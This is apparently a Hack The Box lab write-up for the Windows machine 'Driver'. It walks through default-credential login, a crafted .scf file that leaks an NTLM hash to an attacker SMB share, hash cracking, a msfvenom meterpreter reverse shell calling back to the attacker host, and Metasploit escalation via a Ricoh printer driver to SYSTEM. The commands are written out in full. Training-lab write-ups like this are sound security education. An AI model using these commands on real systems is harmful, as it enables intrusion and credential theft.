Driver

21st Feb 2022 / Document No D22.100.159

Prepared By: amra

Machine Author(s): MrR3boot

Difficulty: Easy

Classification: Official

Synopsis

Driver is an easy Windows machine that focuses on printer exploitation. Enumeration of the machine reveals that a web server is listening on port 80, along with SMB on port 445 and WinRM on port 5985. Navigation to the website reveals that it's protected using basic HTTP authentication. While trying common credentials the `admin:admin` credential is accepted and we are able to visit the webpage. The webpage provides a feature to upload printer firmwares on an SMB share for a remote team to test and verify. Uploading a Shell Command File that contains a command to fetch a remote file from our local machine, leads to the NTLM hash of the user `tony` relayed back to us. Cracking the captured hash to retrieve a plaintext password we are able login as `tony`, using WinRM. Then, switching over to a meterpreter session it is discovered that the machine is vulnerable to a local privilege exploit that abuses a specific printer driver that is present on the remote machine. Using the exploit we can get a session as `NT AUTHORITY\SYSTEM`.

Skills Required

- Enumeration
- Offline password cracking

Skills Learned

- Hash capturing
- Meterpreter exploitation

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.106 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.106
```

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.106 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.106

PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=MFP Firmware Update Center. Please enter password for admin
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Microsoft-IIS/10.0
135/tcp  open  msrpc        Microsoft Windows RPC
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows
```


The Nmap output reveals several ports open. On port 80 an IIS web server is running, on port 135 we have Windows RPC, on port 445 SMB is running and Microsoft Windows Remote Management (WInRM) on port 5985.

ISS - Port 80



Upon visiting port 80, we are immediately presented with an HTTP basic authentication prompt. Trying common username and password combinations we were able to login using `admin:admin`.

The webapage states that the `MFP Firmware Update Center` conducts various tests on printer firmwares and drivers. Let's navigate to `Firmware Updates` and check what options we have.



It is mentioned that the firmware gets uploaded to a file share and is reviewed manually by the team internally.

Since each file is reviewed manually and it is uploaded to an SMB share we could potentially upload a file that, when executed, makes a connection back to our local machine using SMB, thus allowing us to grab an NTLM hash. Since every file is opened for review purposes we can upload a Shell Command File (.scf) with a simple command to grab a single file from our local machine.

First, we start Responder in one terminal.

```
sudo responder -w -I tun0
```

Then we upload a `.scf` file with the following contents:

```
[Shell]
Command=2
IconFile=\\10.10.14.4\tools\nc.ico
[Taskbar]
Command=ToggleDesktop
```

After a while we get a hash for the `tony` user.

```
responder -wv -I tun0

[SMB] NTLMv2-SSP Client   : ::ffff:10.10.11.106
[SMB] NTLMv2-SSP Username : DRIVER\tony
[SMB] NTLMv2-SSP Hash     : tony::DRIVER:48a954af7a90de87:B71CA4A26B6960A1057ACC2FDE6955E8:<SNIP>
```

Then, we save the hash and use John to crack it and retrieve the plaintext password.

```
john hash --wordlist=/usr/share/wordlists/rockyou.txt

liltony          (tony)
Session completed.
```

The has is successfully cracked and we get the credentials `tom / liltony`. Using these credentials we can attempt to login to the remote machine using WinRM.

```
evil-winrm -i 10.10.11.106 -u tony -p liltony

*Evil-WinRM* PS C:\Users\tony\Documents>whoami
driver\tony
```

Privilege Escalation

Since we have a shell on the remote machine we can try to obtain a meterpreter session, since meterpreter can be very helpful when searching for local privilege escalation exploits.

First, we create a malicious executable that will return a shell back to our local machine when it gets executed.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.4 LPORT=4444 -f exe > shell.exe
```

Then, we need to configure msfconsole.

```
msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost tun0
set lport 4444
run
```

Finally, we can upload and execute our `shell.exe` on the remote machine using our WinRM session.

```
upload shell.exe C:\Users\tony\music\shell.exe
```

```
*Evil-WinRM* PS C:\Users\tony\music> upload shell.exe C:\Users\tony\music\shell.exe

Info: Uploading shell.exe to C:\Users\tony\music\shell.exe
Info: Upload successful!

*Evil-WinRM* PS C:\Users\tony\music> .\shell.exe
```

Checking our msfconsole we can see we have a meterpreter session.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.4:4444
[*] Sending stage (200262 bytes) to 10.10.11.106
[*] Meterpreter session 1 opened (10.10.14.4:4444 -> 10.10.11.106:49457 )

meterpreter getuid
Server username: DRIVER\tony
```

Enumeration of the processes that are currently running on the system we can see that we are on `session 0`, meaning that the meterpreter process is running on a non-interactive isolated services session.

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User         Path
 ---   ----  ----               ----  -------  ----         ----
 <SNIP>
 564   904   shell.exe          x64   0        DRIVER\tony  C:\Users\tony\Music\shell.exe
 <SNIP>
 2904  2712  explorer.exe       x64   1        DRIVER\tony  C:\Windows\explorer.exe
 <SNIP>
```

We can try and migrate to a process, `explorer` for example, that has a session id `1`, which means it is interactive.

```
meterpreter > migrate 2904

[*] Migrating from 564 to 2904...
[*] Migration completed successfully.
```

Now that we have a valid interactive meterpreter session we can execute the `Local Exploit Suggester` module and review the output. To use the module on our current session we use the following commands:

```
ctl+z
y
use multi/recon/local_exploit_suggester
set session 1
run
```

```
meterpreter >
Background session 1? [y/N]  y
msf6 exploit(multi/handler) > use multi/recon/local_exploit_suggester

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.11.106 - Collecting local exploits for x64/windows...
[*] 10.10.11.106 - 31 exploit checks are being tried...
[+] 10.10.11.106 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/ricoh_driver_privesc: The target appears to be vulnerable. Ricoh
driver directory has full permissions
[+] 10.10.11.106 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Post module execution completed
```

We have a list of possible working exploits. Given that the main website was mentioning printer software we are more interested on the exploits that relate to printer exploitation. Another hint can be discovered by reading the Powershell history file.

```
*Evil-WinRM* PS C:\Users\tony\music> cat C:\Users\tony\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline
\ConsoleHost_history.txt

Add-Printer -PrinterName "RICOH_PCL6" -DriverName 'RICOH PCL6 UniversalDriver V4.23' -PortName 'lpt1:'
```

The Powershell history reveals that a command to add a printer was issued. We can also see the driver's name is `RICOH PCL6 UniversalDriver V4.23`. Looking at our list of possible exploits we find an exploit module called `ricoh_driver_privesc`. The close connection of the exploit's name and the installed driver sounds very promising so we decide to proceed with this exploit.

We use the following commands to execute the exploit on the remote machine through our meterpreter session.

```
use exploit/windows/local/ricoh_driver_privesc
set payload windows/x64/meterpreter/reverse_tcp
set session 1
set lhost tun0
run
```

The exploit executed successfully and we have a shell as `NT AUTHORITY\SYSTEM`.

```
msf6 exploit(windows/local/ricoh_driver_privesc) > run

[*] Started reverse TCP handler on 10.10.14.4:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Ricoh driver directory has full permissions
[*] Adding printer GZGbFRr...
[*] Sending stage (200262 bytes) to 10.10.11.106
[*] Meterpreter session 2 opened (10.10.14.4:4444 -> 10.10.11.106:49458 )
[*] Meterpreter session 3 opened (10.10.14.4:4444 -> 10.10.11.106:49459 )
[*] Deleting printer GZGbFRr

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```